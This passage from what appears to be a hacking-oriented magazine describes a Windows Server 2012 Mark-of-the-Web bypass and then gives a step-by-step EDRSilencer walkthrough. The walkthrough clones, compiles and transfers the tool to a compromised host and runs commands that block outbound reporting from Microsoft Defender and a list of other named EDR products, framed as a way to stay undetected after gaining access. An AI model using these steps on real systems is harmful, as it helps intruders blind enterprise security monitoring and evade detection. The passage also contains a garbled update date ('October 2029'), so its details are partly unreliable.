These flags inform Windows operating system, Microsoft office, web browser and other application that the file being downloaded is suspicious and user should be careful while using it. The zero-day vulnerability in Windows Server 2012 allows hackers to bypass this MoTW feature and execute malware or payloads on the server.



How this vulnerability can be exploited?


While executing a program or executable flagged with MoTW, the Windows operating system prompts you with a warning.

If MoTW restriction is bypassed, there will not even be a single warning from Microsoft that a file you are executing may be malicious. This allows hackers to convince target users to execute their payloads without much difficulty using social engineering tactics.

Impact

•

•



Hacker uses social engineering techniques to convince any user with execution rights on the Windows server 2012 to exploit this zero-day and execute payloads on the server. They can use this to gain access or elevate privileges on the Windows server

The vulnerability impacts Windows Server 2012 (updated to October 2023), Windows Server 2012 R2 (updated to October 2029) windows Server 2012 with extended security update and windows Server 2012 R2 with Extended Security update. As you can see, servers with regular updates are also affected.

How this exploitation can be prevented?

Unofficial security patches have been released through the 0patch platform. This platform is owned by ACROS Security, the ones who detected this vulnerability. For using these micropatches, you need to register a 0patch account and install its agent. Once the agent is launched, the patch is deployed automatically. Microsoft has not yet released official security patches for this vulnerability.

EDRSilencer

AV/EDR EVASION

In the AV Evasion feature of this month, you will learn about a tool that is currently being used by Black Hat Hackers around the world to evade Antivirus and Endpoint Detection and Response (EDR). The name of this tool is EDRSilencer.

EDR Silencer is an open-source tool written in C language and available on GitHub. As the name of the tool implies, it silences EDRs from detecting malicious payloads or files. How does this tool do it? It does this by using Windows Filtering Platform (WFP) to block Endpoint detection and Response (EDR) agents from reporting security events to the server.

This tool was inspired from another tool called FireBlock from md5sec's Night task. Before you understand how this tool works, you need to understand some basics. Let's start.

What is Windows Filtering Platform?

Windows Filtering Platform (WFP) is a set of API's and system services to process and filter network traffic. The APIs of WFP are used by firewalls, antimalware and parental control apps regularly. It was introduced in Windows beginning with Windows Vista and Windows server 2008.


What is an EDR?

I remember we already discussed about EDR in our previous Issues. Endpoint Detection and Response (EDR)'s provide multilayered, integrated endpoint protection just like Antiviruses. When we say an endpoint, it is a single device which can be a Desktop, Laptop or even a mobile phone.

You can say Antivirus and EDR are same in this function of protecting an endpoint, but many differences persist between them afterwards. While an Antivirus tries to protect the system from getting infected through malicious files, EDR is more advanced in detecting and protecting from modern threats or potential malicious actions (not just from files but also through other ways) and prevent it. No doubt, EDRs are used in enterprise security.

Another important thing to know

Apart from EDRs and WFP, you have to know how Enterprise security works. An enterprise has

Fig: EDRs and EDR management console

a lot of devices. It is very difficult and even ineffective to manage all these devices individually.

So, organizations usually install a EDR on all the devices and then install a single management console or agent on a single system to manage all the EDRs on multiple devices from a single location. Whenever a threat or a malicious action is detected by a EDR, it raises an alert that can be seen on the management console (or server) and the responsive action can be taken from the management console itself.

Now, let's see how the tool EDR silencer works. EDRs use the Windows Filtering Platform (WFP) to communicate with the server management console or agent.

EDR silencer work by blocking the outbound traffic of running EDR processes that use Windows Filtering Platform's APIs. This tool offers the following features.

- 1) Search known running EDR processes and add WFP filter to block its outbound traffic.
- 2) Add WFP filter for a specific process.
- 3) Remove all WFP filters created by this tool.
- 4) Remove a specific WFP filter by filter id
- 5) Support to run in C2 with in-memory PE execution module (e.g., BruteRatel's memexec)
- 6) Some EDR controls (e.g., minifilter) deny access when a process attempts to obtain a file handle of its EDR processes (e.g., through CreateFileW). However, the FwpmGetAppIdFromFileName0 API, which is used to obtain the FWP app id of the targeted EDR process, calls CreateFileW internally. To avoid this, a custom wpmGetAppIdFromFileName0 has been implemented to construct the app id without invoking CreateFileW, thus preventing unexpected failures when adding a WFP filter to an EDR process.

This tool can currently block WFP traffic of following EDR's.

Microsoft Defender for Endpoint and Microsoft Defender Antivirus

Elastic EDR

Trellix EDR

Qualys EDR

SentinelOne

Cylance

Cybereason

Carbon Black EDR

Carbon Black Cloud

Tanium

Palo Alto Networks Traps/Cortex XDR

FortiEDR

Cisco Secure Endpoint (Formerly Cisco AMP)

ESET Inspect

Harfanglab EDR

TrendMicro Apex One

Now, let's see how this tool works. The download information of this tool is given in our Downloads section. To compile this tool, I will use Kali Linux. As target system we will be using a Windows 10 system. First of all, we clone the repository of this tool from GitHub.

"EDRSilencer allows malware or other malicious activities to remain undetected, increasing the potential for successful attacks without detection or intervention," – Trend Micro researchers


```
(kali@kali)-[~]
$ git clone https://github.com/netero1010/EDRSilencer
Cloning into 'EDRSilencer' ...
remote: Enumerating objects: 60, done.
remote: Counting objects: 100% (39/39), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 60 (delta 20), reused 20 (delta 14), pack-reused 21 (from 1)
Receiving objects: 100% (60/60), 167.78 KiB | 2.80 MiB/s, done.
Resolving deltas: 100% (30/30), done.
```

Navigate into the directory where this tool has been cloned into.

```
(kali@kali)-[~]
$ cd EDRSilencer

(kali@kali)-[~/EDRSilencer]
$ ls
EDRSilencer.c  LICENSE  utils.c
example.png    README.md  utils.h
```

Compile the tool using command given below.

```
(kali@kali)-[~/EDRSilencer]
$ x86_64-w64-mingw32-gcc EDRSilencer.c utils.c -o EDRSilencer.exe -lfpucrt

(kali@kali)-[~/EDRSilencer]
$ ls
EDRSilencer.c  example.png  README.md  utils.h
EDRSilencer.exe  LICENSE      utils.c
```

Now let me explain you the scenario in which this tool work. You have gained initial access to a

system in a network on which an EDR installed. You copy this EDRSilencer.exe executable to the target system on which you have already gained initial access.

```
(kali@kali)-[~/EDRSilencer]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
Directory of C:\Users\ADMIN\Downloads
12/04/2024  06:21 PM    <DIR>          .
12/04/2024  06:21 PM    <DIR>          ..
12/04/2024  06:21 PM                318,606 EDRSilencer.exe
               1 File(s)                318,606 bytes
               2 Dir(s)  52,570,714,112 bytes free
```

Now, to stay undetected on this system, you can do two things: either you disable the EDR or by-pass it. The third option is to stop its communication the EDR agent or management console or the server. Yes, we need to block its reporting to the management console.

EDRSilencer can block this communication in many ways. To block all the IPV4 and IPV6 outbound traffic of all detected EDR processes, we can use the command below.

```
C:\Users\ADMIN\Downloads>edrsilencer.exe blockedr
Detected running EDR process: MsMpEng.exe (2136):
  Added WFP filter for "C:\Program Files\Windows Defender\MsMpEng.exe" (Filter id: 67328, IPv4 layer).
  Added WFP filter for "C:\Program Files\Windows Defender\MsMpEng.exe" (Filter id: 67329, IPv6 layer).
```

Instead of blocking all the outbound traffic of all detected EDR processes, you can even use EDR Silencer to block outbound traffic of a specific process by specifying the full path of the process as shown below.

For example, you want to stop outbound traffic of hc_rs.exe process, this is the command.

```
C:\Users\Public>EDRSilencer.exe block "C:\users\public\hc_rs.exe"
Added WFP filter for "C:\users\public\hc_rs.exe" (Filter id: 68421, IPv4 layer).
Added WFP filter for "C:\users\public\hc_rs.exe" (Filter id: 68422, IPv6 layer).

C:\Users\Public>
```

You can see in the above image that each process has its own filter id. After finishing whatever

you do, you can unblock all the traffic of some processes using their filter id as shown below.

```
C:\Users\ADMIN\Downloads>edrsilencer.exe unblock 67328
Deleted filter id: 67328.
```

```
C:\Users\ADMIN\Downloads>edrsilencer.exe unblock 67329
Deleted filter id: 67329.
Deleted custom WFP provider.
```

If you want to unblock all the traffic instead of just a particular process, you can do that too as shown below using the unblocking all command.

```
C:\Users\Public>EDRsilencer.exe unblockall
Deleted filter id: 68421.
Deleted filter id: 68423.
Deleted filter id: 68422.
Deleted filter id: 69453.
Deleted filter id: 69452.
Deleted filter id: 68424.
Deleted custom WFP provider.
```

Once you do this, there will be no data sent to the EDR server or management console from the target system. Since there is no alert raised at the EDR server, there is no way malicious actions or activity can be detected. That's it.

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

